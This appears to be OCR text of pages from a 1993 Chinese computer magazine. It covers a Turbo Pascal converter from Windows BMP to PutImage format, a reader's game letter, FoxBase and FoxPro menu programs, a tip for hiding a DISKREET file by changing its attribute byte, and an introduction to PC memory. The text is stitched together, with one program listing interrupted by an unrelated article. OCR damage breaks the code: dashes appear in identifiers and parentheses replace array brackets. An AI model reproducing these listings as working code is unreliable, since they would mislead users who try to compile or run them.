在图象程序设计中，图面设计往往是很麻烦的，它的工作要占整个程序设计过程中很大一部分比重。如果有一个绘图工具，先把画面上固定不变的部分画好，在应用时调入，再画动态部分，就比较省时省力了。

在 WINDOWS 3.0 软件包中，提供了一个图形处理应用程序，它有很强的图形生成和编辑功能，也具有一定的文字处理能力，可用来生成各种图形和以图形为主的文件。目前比较流行的编程语言是 TURBO 系列高级语言，如 TURBO C、TURBO PASCAL、TURBO PROLOG 等，它们都提供了丰富的图形功能，如画点、线、圆及二维、三维条形图等等。最为重要的是它们提供了一个一次画一个矩形区域图象的函数（过程）：PutImage，利用这个函数可以将图形文件一次调入，极大地提高了显示速度。但是它不能直接调用 WINDOWS 3.0 的图形文件，这是因为 WINDOWS 3.0 图形文件的存储格式与 PutImage 画矩形区域的格式不同，因此需要将 WINDOWS 3.0 图形文件的存储格式转换成 PutImage 画矩形区域的格式。

在将 WINDOWS 3.0 图形文件转换成 PutImage 的格式之前，首先应该清楚 WINDOWS 3.0 图形文件存储的格式和 PutImage 的格式。由于图形都是基于一定的显示器，下面就以 VGA 彩色模式为例说明它们的格式。

WINDOWS 3.0 图形文件的存储格式：

1、在 VGA 方式下，WINDOWS 绘图工具虽然有 28 个调色板，但每个点的颜色是用 4 位二进制数表示的，每个字节表示 2 个点。

2、存储的文件前 118 (0-117) 个字节为文件头，包含各种有关图形的信息，以后才为存储的图象点阵。

3、在文件头中，对我们有用的信息是自第 19 字节开始的四个字节是图象宽度，其后四个字节（自第 23 字节开始）是图象高度。

4、从第 119 字节开始存储的图象点阵，是以点为单位一行一行存储的，先存的是图象的最后一行，依次为倒数第二行，倒数第三行……，而第一行则存在文件的末尾。

5、对每一行来说，依次为第一个点的颜色值、第二个点的颜色值……。

PutImage 位图格式：

(1) 前两个字（四个字节）存放矩形区域的宽度和高度。以后才是存储的位图。

(2) 位图也是一行一行存储的，顺序存储第一行、第二行、第三行……。

(3) 在每一行中，依次存储的是第一个页面至第四个页面的象素点，分别为点颜色值的第 3 位至第 0 位。

比如二进制为 1011 的颜色值，WINDOWS 的格式为：

3	2	1	0
1	0	1	1

PutImage 格式为：

	← 宽度 ÷ 8 个字节 →			
页面1	1	0	0	……
页面2	0	1	1	……
页面3	1	0	1	……
页面4	1	0	0	……
	↑	↑	↑	
	第	第	第	
	一	二	三	……
	个	个	个	
	点	点	点	

清楚了它们文件的格式，就可以进行转换了。下面是转换 WINDOWS 3.0 中图形文件 Party.BMP 的例

程, 它在 Turbo Pascal5.0、VGA 显示器上调试通过。

Program WinToTub; { 转换 WINDOWS 图形文件至 PutImage 格式文件 }

```
Var
  WinF, TurF: File;
  B, Bit, BitVal: Byte;
  L: LongInt;
  Gd, Gm, BPL: Integer;
  Wid, Hei: Word;
  WinBuf: Array (1..320) of Byte; { WINDOWS 文件缓冲区 }
  TurBuf: Array (1..4, 1..80) of Byte; { PutImage 文件缓冲区 }
  I, AryVal, AryPos: Word;
```

Begin

```
  Assign (WinF, 'Party.BMP');
  reset (WinF, 1); { 打开 WINDOWS 文件 }
  Assign (TurF, 'Party.tub');
  Rewrite (TurF, 1); { 创建 PutImage 格式文件 }
  seek (WinF, 18);
  BlockRead (WinF, Wid, 2); { 读入图形宽度 }
  BPL := Wid Div 2; { 每行的字节数: Bytes Per Line }
  seek (WinF, 22);
  BlockRead (WinF, Hei, 2); { 读入图形高度 }
  Dec (Wid);
  Dec (Hei);
  BlockWrite (TurF, Wid, 2); { 写图形宽度 }
  BlockWrite (TurF, Hei, 2); { 写图形高度 }
  L := FileSize (WinF);
  While L > 118 Do { 开始转换 }
```

Begin

```
  Dec (L, BPL);
  seek (WinF, L); { 从后面开始, 一次读入一行 }
  BlockRead (WinF, WinBuf, BPL);
  FillChar (TurBuf, Sizeof (TurBuf), 0); { 缓冲区清 0 }
  AryVal := 1; AryPos := 1; BitVal := 7;
  { 页面值、缓冲区位置、位指示传题初始化 }
```

For I := 1 To BPL Do

For Bit := 7 DownTo 0 Do

Begin

B := 1 shl Bit;

If (WinBuf (I) And B) < > 0 Then

TurBuf (AryVal, AryPos) :=

TurBuf (AryVal, AryPos) Or (1 Shl BitVal);

If AryVal = 4 Then

Begin

AryVal := 1;

If BitVal = 0 Then

Begin

Inc (AryPos);

BitVal := 7;

End

Else

Dec (BitVal);

End

Else

Inc (AryVal);

End;

BlockWrite (TurF, TurBuf[1], BPL div 4); { 第 1 页面写盘 }

BlockWrite (TurF, TurBuf[4], BPL div 4); { 第 4 页面写盘 }

BlockWrite (TurF, TurBuf[3], BPL div 4); { 第 3 页面写盘 }

BlockWrite (TurF, TurBuf[2], BPL div 4); { 第 2 页面写盘 }

End;

Close (WinF); { 关闭 WINDOWS 文件 }

Close (TurF); { 关闭 PutImage 格式文件 }

End.

另外, 在应用时还要注意几个问题:

1、WINDOWS 的图形和 PutImage 画图时, 显示器应该初始化成同一种图形模式。

2、WINDOWS 图形的宽度和高度是从 1 开始计数, 而 PutImage 的宽度和高度是从 0 开始计数, 这就是上面例子中宽度减 1 存盘的原因。

3、在这两种图形中, 还存在颜色互换问题。比如浅青色, 在 TURBO 系列语言中它的颜色值是 1011B, 而在 WINDOWS 中则是 1110B。解决这个问题的方法是交换颜色值的第 3 位和第 0 位。在上面程序中采用的方法是将第 2 页面和第 4 页面交换后存盘, 而不必用复杂的位操作来一个点一个点的转换。

4、用 PutImage 画矩形区域时, 位图被限制在 64K 以内, 如果 WINDOWS 图形文件大于 64K 的话, 就需要把它分解成几个小于 64K 的文件, 在上面的例程中没有考虑这个问题, 读者可自行解决。

5、在上面的例程中只考虑了宽度正好被 8 整除的情况, 其它情况有待读者去解决。

390

编辑先生:

您好!

我最近得到一套游戏软件叫《侠客英雄传》, 是台湾精讯有限公司 91 年出品的大型古典侠传奇游戏, 共 352 个文件, 容量约 4.2M, 极富创意, 非常好玩。

但在玩的过程中, 我救峨嵋援少林弃武当, 学会和各派绝技击败了魔教手下的八部众, 在黄山大会上得到一武林盟主之位, 最后落凡生告诉我魔教教主和残余部众聚在洞庭湖中的山洞中, 但该洞在湖中央, 无法进入, 另外, 从谈话中得知有个贵州, 却不知该如何去, 又找不到时盘, 无法救出尹先生。“三观心法”也不知在何处学, 致使无法完成该游戏, 希望能借贵刊一角, 求得高手予以指点, 不胜感激 (如需该软件, 可来信索取。地址: 江苏南京龙潭中国水泥厂建设新村 564-11, 邮编: 210034)

此致

礼!

读者: 胡伟

1993.8.23

380

新颖、通用、立体、下拉式菜单

天津市宝坻一中

刘克文 朱长喜

最近的商品化软件以窗口、下拉式菜单最为流行，传统的弹出式菜单已渐逊色。早期的 DBASEIII 甚至没有菜单命令，这给屏幕菜单的美化带来了不便，FOXBASE 虽提供了菜单命令 MENU，FOXBASE VER 2.1 版甚至提供了下拉式菜单命令 MENU BAR 等。但由于软件汉化等原因，其下拉式菜单存在移动光条后，原显示菜单的部分不能恢复，使屏幕显示变乱，影响美观。所以要想在 FOXBASE 或 DBASE 中使用下拉式菜单就只好另编程序以代之。但由于菜单程序生存在每个软件系统中，因此往往造成大量的重复性劳动。一些软件人员由于嫌费时间，甚至不注意屏幕的美化。

为此，我们将开发普教系统财务管理软件的菜单分离出来，编成一个通用、立体投影、下拉式菜单程序。该程序编程时注意通用性，因此将菜单数据与程序独立。用户需要菜单时只要按要求修改菜单库调用该程序即可。没有 DBASE、FOXBASE 编程经验的用户也可很方便地编出符合现代潮流的菜单。

具体使用步骤如下：

①在 FOXBASE、DBASE 的“.”状态下，打开菜单库

即：USE MENU

②用全屏编辑命令 BROW 进行对菜单库的各项内容进行相应的修改。

即：BROW

注意：编辑修改菜单库时，字段“主功能号”为主菜单顺序号，字段“子功能号”为相应主菜单的下拉菜单顺序号，字段“栏名”为各级菜单标题，字段“宽度”为菜单宽度，字段“行”、“列”为菜单标题的显示位置，字段“调用过程”为选中该菜单后应执行的程序名称。切记，主菜单之显示位置“行”必须为“2”，子菜单起始行位置“行”必须为“5”，其后顺序加“1”。

③以后使用您的软件系统时只要 DO MENU 即可。

您进行了上述三个步骤后，您的软件系统就拥有了立体投影，下拉式的菜单环境，为您的程序增辉润色。程序略加修改，可实现多级菜单。有兴趣的读者不妨一试。

菜单程序 MENU.PRG、菜单库 MENU.DBF 附

后供广大读者参考。

```

set talk off
set stat off
set scor off
set safe off
set esca on
on esca return
set color to 7/0
do while .t.
if file("menu.mem")
rest from menu
else
fgr=1
zgr=1
sgr=1
fcl1='7+/4'
fcl2='4/7'
zcl0='7+/5'
zcl1='2+/5'
zcl2='5/2'
scl0='7+/gr'
scl1='3+/gr'
scl2='gr/3'
endif
clea
set color to 4/3
@ 0,28 say '天津市普教事业财务会计系统'
set color to 7/1
@ 1,0 to 4,79 clea
@ 1,3 say '天津市宝坻一中 邮编:301800 电话:(022)922241
      联系人:刘克文 朱长喜'
@ 24,0 say repl(' ',80)
set color to 4/1
@ 24,8 say '[←][↑][↓][→] 移动光条  [←] 确认选择
[Ctrl]+[Q] 返回'
set color to &fcl1
@ 2,0 say repl(' ',80)
use menu
set filt to 子=0
COUN TO XX
go top
set color to &fcl1
do while .not.eof()
@ 行,列 say left(栏名,宽度)
skip
enddo
do while .t.
loca for 主=FGR.AND.子=0

```

```

set color to &fcl2
@ 行,列 SAY LEFT(栏名,宽度)
set color to 7/3
@ 4,0 to 23,79 clea
set filt to 主=FGN.AND.子#0.AND.孙=0
COUN TO YY
ZGN=1
GO TOP
set color to 7/0
@ 行,列 TO 行+YY+1,列+宽度+3 CLEA
set color to &zcl0
@ 行-1,列-2 to 行+YY,列+宽度+1 CLEA
set color to &zcl1
DO WHIL .NOT.EOF()
@ 行,列 SAY LEFT(栏名,宽度)
SKIP
ENDDO
on esca
DO WHIL .T.
LOCA FOR 主=FGN.AND.子=ZGN
SET COLOR TO &zcl2
@ 行,列 SAY LEFT(栏名,宽度)
KEY=INKEY()
DO WHIL KEY#5.AND.KEY#24.AND.KEY#19.AND.KEY
#4.AND.KEY#13.and.key#17
KEY=INKEY()
ENDDO
DO CASE
  case key=17
close all
set color to
clea
return
  CASE KEY=5
SET COLOR TO &zcl1
@ 行,列 SAY LEFT(栏名,宽度)
ZGN=IIF(ZGN=1,YY,ZGN-1)
  CASE KEY=24
SET COLOR TO &zcl1
@ 行,列 SAY LEFT(栏名,宽度)
ZGN=IIF(ZGN=YY,1,ZGN+1)
  CASE KEY=19
SET FILT TO
LOCA FOR 主=FGN.AND.子=0
SET COLOR TO &fcl1
@ 行,列 SAY LEFT(栏名,宽度)
FGN=IIF(FGN=1,XX,FGN-1)
EXIT
  CASE KEY=4
SET FILT TO
LOCA FOR 主=FGN.AND.子=0
SET COLOR TO &fcl1
@ 行,列 SAY LEFT(栏名,宽度)
FGN=IIF(FGN=XX,1,FGN+1)
EXIT
  CASE KEY=13

```

```

if .not. 下
GNH=trim(功能)
GCM=trim(过程)
else
fgn=主
ZGN=子
set filt to 主=FGN.AND.子=zgn.and.孙#0
COUN TO ss
sGN=1
GO TOP
set color to 7/0
@ 行,列 TO 行+ss+1,列+宽度+3 CLEA
set color to &scl0
@ 行-1,列-2 to 行+ss,列+宽度+1 CLEA
DO WHIL .NOT.EOF()
set color to &scl1
@ 行,列 SAY LEFT(栏名,宽度)
SKIP
ENDDO
sGN=1
DO WHIL .T.
LOCA FOR 主=FGN.AND.子=ZGN.and.孙=sgn
SET COLOR TO &scl2
@ 行,列 SAY LEFT(栏名,宽度)
KEY=INKEY()
DO WHIL KEY#5.AND.KEY#24.AND.KEY#19.AND.KEY
#4.AND.KEY#13.and.key#17
KEY=INKEY()
ENDDO
DO CASE
  case key=17
exit
  CASE KEY=19
SET FILT TO
LOCA FOR 主=FGN.AND.子=0
SET COLOR TO &fcl1
@ 行,列 SAY LEFT(栏名,宽度)
FGN=IIF(FGN=1,XX,FGN-1)
EXIT
  CASE KEY=4
SET FILT TO
LOCA FOR 主=FGN.AND.子=0
SET COLOR TO &fcl1
@ 行,列 SAY LEFT(栏名,宽度)
FGN=IIF(FGN=XX,1,FGN+1)
EXIT
  CASE KEY=5
SET COLOR TO &scl1
@ 行,列 SAY LEFT(栏名,宽度)
sGN=IIF(sGN=1,ss,sGN-1)
  CASE KEY=24
SET COLOR TO &scl1
@ 行,列 SAY LEFT(栏名,宽度)
sGN=IIF(sGN=ss,1,sGN+1)
  CASE KEY=13
GNH=TRIM(功能)

```

DISKREET 的使用技巧

中山大学电子系 陈凌峰

NORTON 是一套常用的工具软件，其中提供的 DISKREET 可以让我们在硬盘上创立一个非常可靠的秘密磁盘，只有掌握密码才能进入，因此可以用来保存一些重要的私人数据。这在目前大多数人仍使用公用机的情况下，是很有实际意义的。但是，这个秘密磁盘(NORTON 称之为 NDISK)实际上是存放在一个后缀为 #! 的隐含文件中的，如果该文件被人消去，那么保存的数据也将丢失。虽然可以通过修改文件长度的方

法来躲过 PCTOOLS 的搜寻，但如果使用 NORTON 本身提供的 NC 或 FILEFIND，这个隐含文件马上无处藏身，秘密磁盘的安全性因此变得非常脆弱。是否有方法让 FILEFIND 也无法找到它呢？本文提供的方法可以让你实现这一点。

首先用 PCTOOLS 的磁盘修改功能在根目录下寻找后缀为 #! 的文件，移到其属性位(如下图所示)，将它修改为 0FH 后存盘。

44	49	53	50	31	20	20	20	4F	42	4A	20	00	00	00	00	DISP1	OBJ
00	00	00	00	00	00	68	45	48	1A	F0	13	9F	05	00	00	.....hEH.p....	
4C	41	50	4C	49	4E	4B	20	54	52	45	20	00	00	00	00	LAPLINK TRE	
00	00	00	00	00	00	13	A5	35	19	53	0D	DC	00	00	00	.....%5.S.\...	
4D	49	52	4F	52	53	41	56	46	49	4C	27	00	00	00	00	MIRORS AVFIL'....	
00	00	00	00	00	00	E1	B1	68	1A	C8	3F	29	00	00	00	.....a1h.H?...	
4D	49	52	52	4F	52	20	20	42	41	4B	21	00	00	00	00	MIRROR BAK!....	
00	00	00	00	00	00	B8	B1	68	1A	2B	00	00	C6	00	00	.....81h.+..F..	
53	49	43	45	4D	20	20	20	45	58	45	20	00	00	00	00	SICEM EXE	
00	00	00	00	00	00	46	05	3D	11	29	0E	91	AD	00	00	.....F.=.)-..	
54	52	45	45	49	4E	46	4F	4E	43	44	20	00	00	00	00	TREEINFONCD	
00	00	00	00	00	00	67	B6	75	1A	13	1D	2B	03	00	00	.....g6u...+...	
57	45	20	20	20	20	20	20	45	58	45	20	00	00	00	00	WE EXE	
00	00	00	00	00	00	32	2D	2A	12	BE	0F	81	D2	00	00	.....2-*.>..R..	
4D	59	4E	44	49	53	4B	20	40	23	21	07	00	00	00	00	MYNDISK #!	
00	00	00	00	00	00	1C	A8	76	1A	FB	13	00	6E	03	00	.....(v.{..n..	

属性位

经这样修改后，DISKREET 仍然能够打开这个秘密磁盘，仍然能够对它进行正常的操作，但 PCTOOLS、FILEFIND、NC 和 QD 等都找不到这个文件了，大大提高了秘密磁盘的安全性、可靠性和实用性。

392

GCM=trim(过程)

```

exit
endc
enddo
endif
exit
endca
enddo
if key=13
set proc to &GCM
save to menu
do &GNH
EXIT
endif
enddo
enddo
return

```

.USE MENU

.LIST STRU

数据库结构: C:\FOX\MENU.DBF

数据记录数:24

最新更改日期:03/09/93

字段	字段名	类型	宽度	小数
1	主功能号	数值	1	
2	子功能号	数值	2	
3	栏名	字符	20	
4	宽度	数值	2	
5	行	数值	2	
6	列	数值	2	
7	调用过程	字符	8	

* * 总和 * *

38

391

设计由菜单驱动的FOXPRO

应用程序开发环境

湖南省双峰工商银行 罗 辉

【摘要】本文设计一个运行于 FOXPRO 平台上的实用、通用的菜单驱动器，为程序员提供一种简易方便的应用程序开发环境。

FOXPRO 是目前功能最强、速度最快而最受欢迎的数据库管理系统。在 FOXPRO 平台上进行应用软件的开发已成为一种流行趋势。正如历来的数据库管理系统设计一样，软件用户界面的主流——菜单屏幕的设计，在 FOXPRO 应用软件程序设计中仍占很大的编程量。尽管 FOXPRO 提供了丰富的设计用户界面的功能命令和函数，但如果都用程序来实现，编程量大，重复劳动多，且系统开发维护比较困难。本文力图结合 FOXPRO 的特点，探求实用、简易而通用的菜单驱动器的实现方法，提供一种简易方便的应用程序开发环境，以使程序员们从重复性的劳动中解脱出来，致力于软件的算法实现上去。

一、通用菜单驱动器的功能和特点介绍

本文的通用菜单驱动器具有如下功能或特点：

- 1、菜单驱动器功能集成，自成一体。系统菜单封闭式自动维护、生成。不必退出系统，进行菜单的动态调整，进而完成整个系统的菜单设计和框架构造。摘挂式菜单，模块的组装和摘卸十分方便。菜单级数任意。
- 2、提供在线式程序编辑功能，使系统自顶而下，在运行过程中随时可以进行程序功能的编辑、设计、扩充和完善。
- 3、多窗口显示。系统提供菜单窗口、程序执行窗口、系统对话窗口、错误提示窗口，多个窗口分工协作，规范化屏幕信息的提示，用户界面友好。
- 4、大大减少系统内存开销。无论几级菜单嵌套，系统仅只有一个菜单程序，也仅调入一个菜单程序到内存，节省了系统开销，提高了软件运行速度。
- 5、充分利用 FOXPRO 的能力，提供详细的错误

信息和菜单联机信息。

6、在线式文档编辑功能。不退出系统即可随时对系统文档进行编辑完善。

7、系统支持数据文件和程序的分开管理，提供灵活的口令保护。

二、程序设计思想

1、数据和程序相对独立

各级菜单中的功能项名称作为数据存入在相应的菜单库 MENU.DBF 中，各级菜单中的功能项个数任意，仅受屏幕的限制。菜单数据与程序分离，因而不用修改程序，就可以适应不同规模的应用软件开发。

菜单库 MENU.DBF 的数据结构含六个字段：

Field__Name	Type	Width	Dec
MENUJC	Character	8	
本级菜单归属标志			
MENUKEY	Character	1	
菜单项选择热键			
MENUNAME	Character	16	
菜单项显示名			
MENUPRG	Character	8	
本菜单项相应程序名或其下级菜单归属标志			
MENUYN	Logical	1	
本菜单项是否菜单树的叶			
MENU.PROMPT	Character	40	
菜单项相应的提示信息			

2、菜单库记录数据安排

下面以一个小型图书管理系统的菜单库 MENU.DBF (图 1) 为例。

MENUJC	MENUKEY	MENUNAME	MENUPRG	MENUYN	MENUPROMPT
mainmenu		图书管理主菜单		.F.	小型图书管理系统,面向非专业图书管理
mainmenu	1	系统设置	xtsz	.F.	系统初始化,数据移植,新书登记
mainmenu	2	借/返书登记	jfdj	.F.	借书和返书登记
mainmenu	3	系统查询	xtcx	.F.	
mainmenu	4	系统打印	xtdy	.F.	
xtsz		系统设置		.F.	
xtsz	A	系统初始清零	xtql	.T.	
xtsz	B	数据移植	sjyz	.T.	
xtsz	C	新书登记	xsdj	.T.	
xtsz	D	销书登记	xsdj_	.T.	
jfdj		借/返书登记		.F.	
jfdj	1	借书登记	jsdj	.T.	
jfdj	2	销书登记	xsdj	.T.	

图1 小型图书管理系统菜单库 MENU.DBF

菜单库 MENU.DBF 中各级菜单通过菜单归属标志 MENUJC 和选择热键 MENUKEY 过滤,并建立索引,管理本级菜单的菜单名和各菜单项,其中菜单名记录约定是本索引中第一个记录。MENUJC 由菜单完善时系统自动赋值,而 MENUKEY 由你在菜单设计时赋值为任意字母数字或其它字符。因而在菜单完善时,你必须调整 MENUKEY 值保证菜单名记录排在首位。本实例中各菜单名记录中 MENUKEY 的值都置为空格符。

当某菜单项的 MENUYN 值为.F.时,表示该项还有下级菜单,在增加下级菜单时,系统自动以该项的 MENUPRG 值作为其下级菜单的 MENUJC 值进行下级菜单的组织。因此一般情况下主菜单项的 MENU.PRG 的值应各不相同。当然也可以相同,这时它们具有相同的下级菜单。

如果 MENUYN 值为.T.,表明该菜单是菜单树的叶,其下将执行具体的程序完成相应的功能了,其执行文件名作为 MENUPRG 的值。

3、菜单嵌套路径链

程序中使用菜单嵌套路径链变量 MM LINK 用来记录菜单嵌套的路径。按后进先出原则,每进入一级菜单在 MM_LINK 链入 MENUJC 的值,每退出一级菜单就弹出最后链入的 MENUJC 值。通过 MM_LINK 变量保证各级菜单的隶属关系不会混乱,也易于直接返回主菜单。

4、系统参数文件

程序中用内存变量文件 MENU.MEM 保存了系统的密码 MM_PASSWD、菜单屏幕显示时菜单行的间隔行数变量 MM_ROWNUM。通过其它维护功能修改它们,可获得不同的效果。

5、程序设计时应注意的几点

(1) 开始建立一个信息系统时,首先建立一个程序子目录(并将本菜单驱动器 MENU.PRG 文件拷入其中)和一个数据文件子目录(按上述结构在此目录建立数据库 MENU.DBF 和 MENU.IDX)。然后再在 FOXPRO 环境运行 MENU.PRG。

(2) 所有子程序必须编写成可以独立运行的模块,并在各子程序中最好莫使用以 MM 打头的变量名,且返回时应保证在 25 区打开 MENU.DBF 数据库。

(3) 子程序可以直接激活或隐藏 SYSTEM、ERROR、PROGRAM 等窗口,但请注意在退出子程序前,内存中应仍存在有这三个窗口的定义,因而子程序中应谨慎使用 CLEAR WINDOWS 之类的命令。

(4) 一屏菜单项的多少仅受屏幕限制,如果菜单项过多,你可以再建一级子菜单,管理其它菜单项。

(5) FOXPRO 的过程文件管理较之 FOXBASE+ 又有改进,即当用 DO 执行任何程序时,与那个程序包含在一起的 PROCEDURE 过程能现存地使用,而不必用 SET PROCEDURE TO 命令显式地指向该程序本身。正如本程序中含有的 ERROR 过程一样。

三、结束语

所附的菜单驱动器源程序已是一个实用的功能相当强的系统了,可以在开发其它应用软件时直接引用。为适应诸如对应用软件分操作级别进行管理或其他目的,只需稍微修改该程序即可,并非难事,因篇幅本文未与讨论。

程序在 FOXPRO 2.0 和华达汉字系统 HDDOS 1.0 下调试成功。

附程序清单:


```

clear
clear windows
set talk off
set carry on
set escape off
set clock on
set safety off
set color set to default
mm—prg=alltrim(sys(5))+sys(2003)
* 指定系统程序所在目录路径
mm—dbf=trim(mm—prg)+iif(len(mm—prg)=3,'dbf','\dbf')
* 指定数据路径
set path to &mm—prg.
set default to &mm—dbf.
mm—passwd=""
* 如果MENU.MEM文件存在,则变量MM—PASSWD、
mm—rownum=1
* MM—ROWNUM将由MENU.MEM重新赋值
mm—menu="mainmenu"
mm—link=mm—menu
if .not. file("menu.mem")
    save all like mm—* to menu.mem
else
    restore from menu.mem
endif
mm—pwd=""
on error do error with error(),message(),sys(16), ;
    message(1),lineno(1) && 激活错误陷阱
dimension mm—recdim(40)
define window system from 10,10 to 15,70 ;
    title '系统对话框' ' ' color scheme 10 shadow
define window error from 17,0 to 23,79 ;
    title '错误报告窗口' ' ' color scheme 1 shadow
define window program from 1,6 to 20,74 ;
    title '程序执行窗口' ' ' color scheme 10 shadow
select 25
use menu
if .not. file("menu.idx") && 建立索引
    index on menujc+menukey to menu
else
    set index to menu
endif
seek mm—menu
if eof() && 系统初始设计时输入应用系统名称
    append blank
    repl menujc with mm—menu
    activate window system
    @2,10 say "请输入系统名称:" get menuname
    read
    repl menuname with alltrim(menuname)+"主菜单"
    deactivate window system
endif
do while .t.
    flush
    release all except mm—*
    sele 25
    seek mm—menu
    define window menu from 1,6 to 19,74 ;
        title alltrim(menuname) ' ' color scheme 10 shadow
    activate window menu
    skip
    menunum=0
    do while (menujc=mm—menu)

```

```

        menunum=menunum+1
        rowyy=iif(menunum=2*int(menunum/2),40,5)
        rowxx=iif(menunum=2*int(menunum/2),row(),;
            row()+mm—rownum)
        @ rowxx,rowyy prom '\<'+menukey+'——';
            +menuname mess menuprompt
        store menukey to mm—recdim(menunum)
        skip
    enddo
    set message to wrows()+3 center
    @wrows()-2,5 prom "\<M=菜单完善"
    @row(),col()+2 prom "\<P=程序编辑"
    @row(),col()+2 prom "\<G=其它维护"
    @row(),col()+2 prom "\<Q=返回主菜单"
    @row(),col()+2 prom "\<0...退出"
    tmpmm=get=menunum+5
    set exact on
    do while upper(mm—pwd) !=upper(mm—passwd)
        activate window system
        ? ? chr(7)+chr(7)
        @0,3 say "请输入密码:"
        set cons off
        accept to mm—pwd
        set cons on
        deactivate window system
    enddo
    menu to tmpmm—get
    if tmpmm—get=0
        loop
    endif
    mm—get=iif(tmpmm—get>9,str(tmpmm—get,2),;
        str(tmpmm—get,1))
    if (tmpmm—get<=menunum)
        mm—get=mm—recdim(tmpmm—get)
    endif
    locate for menujc=mm—menu .and. menukey=mm—get
    do case
        case tmpmm—get=menunum+4 && 返回主菜单
            mm—menu=substr(mm—link,1,8)
            mm—link=mm—menu
        case tmpmm—get=menunum+5 && 返回菜单或退出
            if len(mm—link)=8
                activate window system
                @1,1 say "退出系统" get yn picture ;
                    '@*RT \! \<Ok;\? \<Cancel' ;
                size 1,10,1 default 2
                read cycle
                if yn=1
                    exit
                endif
                loop
            endif
            mm—link=substr(mm—link,1,len(mm—link)-8)
            mm—menu=substr(mm—link,len(mm—link)-7,8)
        case tmpmm—get=menunum+1 && 菜单完善
            set filter to menujc=mm—menu
            go top
            browse fields menukey :H=' 选择键',menuname;
                :H=' 菜单名',menuprg;
                :H=' 程序名',menuyn;
                :H=' 可否执行',menuprompt;
                :10:H=' 提示信息';
                nolgrid norgrid window menu ;

```

```

color scheme 8
pack
set filter to
case tmpmm—get=menunum+2 && 编辑程序
activate window system
@1,1 say "请输入菜单选择编号:" ;
get tmpmenukey pict 'X' default '0'
read
locate for menujc=mm—menu .and.;
upper(menukey)=upper(tmpmenukey)
if eof()
wait "选择失误! " window
else
if .not. menuyn
wait "不是程序" window
else
tmp=menuprg
set default to &mm—prg.
modi comm &tmp.
set default to &mm—dbf.
endif
endif
case tmpmm—get=menunum+3
activate window system
@1,1 say "系统文档编辑" get yn ;
function "HIT OK;Cancel" default 1
read
do case
case yn=1
@2,1 say "文件名:" get filename ;
pict 'XXXXXXXX.XXX' ;
default ' README.TXT'
read cycle
deactivate window system
modi comm &filename
case yn=2
clear
@1,1 say "修改密码(直接回车不修改):"
set cons off
accept to tmp
set cons on
if '! '=tmp
@ row()+1,1 say "请使用新密码! "
mm—passwd=upper(tmp)
mm—pwd=mm—passwd
endif
@row()+1,1 say "菜单项间隔行数:" ;
get mm—rownum pict '9' range 1,4
read
save all like mm—* to menu.mem
wait "修改完毕! " window
endcase
case menuyn && 程序执行
mm—prog=trim(menuprg)+" .prg"
if file("&mm—prog.")
activate window program
do &mm—prog.
deactivate window program
else
wait "程序未建立! 请选程序编辑" window
endif
case .not. menuyn
mm—menua=menuprg

```

```

mm—desca=menuname
seek mm—menua
if eof()
activate window system
@0,1 say "菜单不存在! "
@1,1 say "增加一级菜单" get;
yn function "HIT \<Ok;\<Cancel" default 1
read
if yn<>1
loop
endif
append blank
replace menujc ;
with mm—menua,menuname with mm—desca
endif
seek mm—menua
mm—menu=menujc
mm—link=mm—link+mm—menu
endcase
enddo
on error
clear windows
close data
clear all
proc error && 错误处理过程ERROR
para errcode, mess, currprg, procline, linenum
activate window error
@0,1 say mess+spac(3)+"错误码:"
@row(),col() say str(error(),4)+"当前程序:"+currprg
@row()+1,1 say "语句行:"
@row(),col() say linenum
@row(),col() say "行"
@row()+1,1 say procline
@row()+1,10 say "1--退出、2--重试、3--继续、4--挂起:";
get yn pict '9' default 2 range 1,4
read
deactivate window error
do case
case yn=1
clear windows
close data
clear all
cancel
case yn=2
retry
case yn=3
return
case yn=4
suspend
retry
endcase
return

```

【参考文献】

- [1] 《一种 DBASE3 菜单生成器的实现方法》，肖雄文，中国计算机报 92 年第一期
- [2] 《新一代 FOX 数据库及其实用工具》，严晓舟，海洋出版社

微机内存及其使用

山东东营石油大学

汪新平 涂永善

【提要】本文叙述了常规内存、扩展内存、扩充内存的概念及功能，并以 *AST Premium II* 型微机为例，介绍了安装使用这些内存的 4 个专用驱动程序，以及它们的作用和用法。

随着计算机硬件技术的发展，集成度高、体积小、容量大的存储芯片相继问世。与此同时，微型计算机内存也伴随着这一技术的进步而变得越来越大，现已从八十年代的 64K 发展到几兆甚至几十兆。内存的扩大为运行大型软件和同时运行多个软件提供了巨大的便利，但是如何充分合理的使用这些内存，是每个软件设计者及计算机用户所关心的问题。

内存 (MEMORY) 是指计算机为应用程序和数据提供的临时存储区，它存在于系统主板或扩展内存板上，一般微机的内存可分为常规内存 (CONVENTIONAL MEMORY)、扩展内存 (EXTENDED MEMORY) 和扩充内存 (EXPENDED MEMORY) 这三部分。

常规内存是指所有 PC 机在 0 到 640K 范围内的线性内存，通常是由一些设在系统板上的存储芯片组成。现在的高档微机都具有 32 位处理器的能力，这一处理能力相当于 80 年代的大型机。但是，PC 机初始设计的 640K 存储器的极限仍然存在。因此在 MS-DOS 操作系统开机启动后，如果用户没有在配置文件 (config.sys) 中加入专用的驱动程序主参数，用户只能访问 640K 的常规内存。

扩展内存是指在 1 兆以上内存地址的线性编址内存。它是由微机内存扩展板上的存储芯片组成。CPU 为 286、386、486 的微机一般都具有这部分内存，而且 MS-DOS 操作系统通常是不能直接访问的。由于早期的 PC 机 (CPU 为 8086 及 8088) 只有 20 条地址线，而 CPU 为 386、486 的微机地址线已达到了 32 条，具有 4G 的寻址能力，因此现在用户使用的 386、486 微机，它们的扩展内存大都在几兆至几十兆的范围内。使用这些扩展内存的方法一般的两种，一是通过运行 MS-DOS / 2、XENIX 等操作系统直接访问扩展内存；另一种方法是通过执行加在配置文件 (config.sys) 中的某些专用程序来使用扩展内存。如：

磁盘高速缓存，高速打印缓冲，设置虚拟盘等驱动程序。

扩充内存是以页面方式提供存放数据的内存，这种内存是非线性的，它可以以扩展板的方式安装在 8086、8088 或 286PC 机上，也可以在 386 或 486PC 机上模拟出来，并且作为设备由驱动程序管理，只有被驱动程序定义后用户程序才能访问这部分内存。因此在使用方法上与扩展内存的第二种使用方法相似，也是通过执行某些专用程序来使用扩充内存。

除了上述三种内存外还有一些其他形式的内存，如保留内存、高区内存等，在这里就不一一介绍了。下面将具体讨论内存的使用方法。

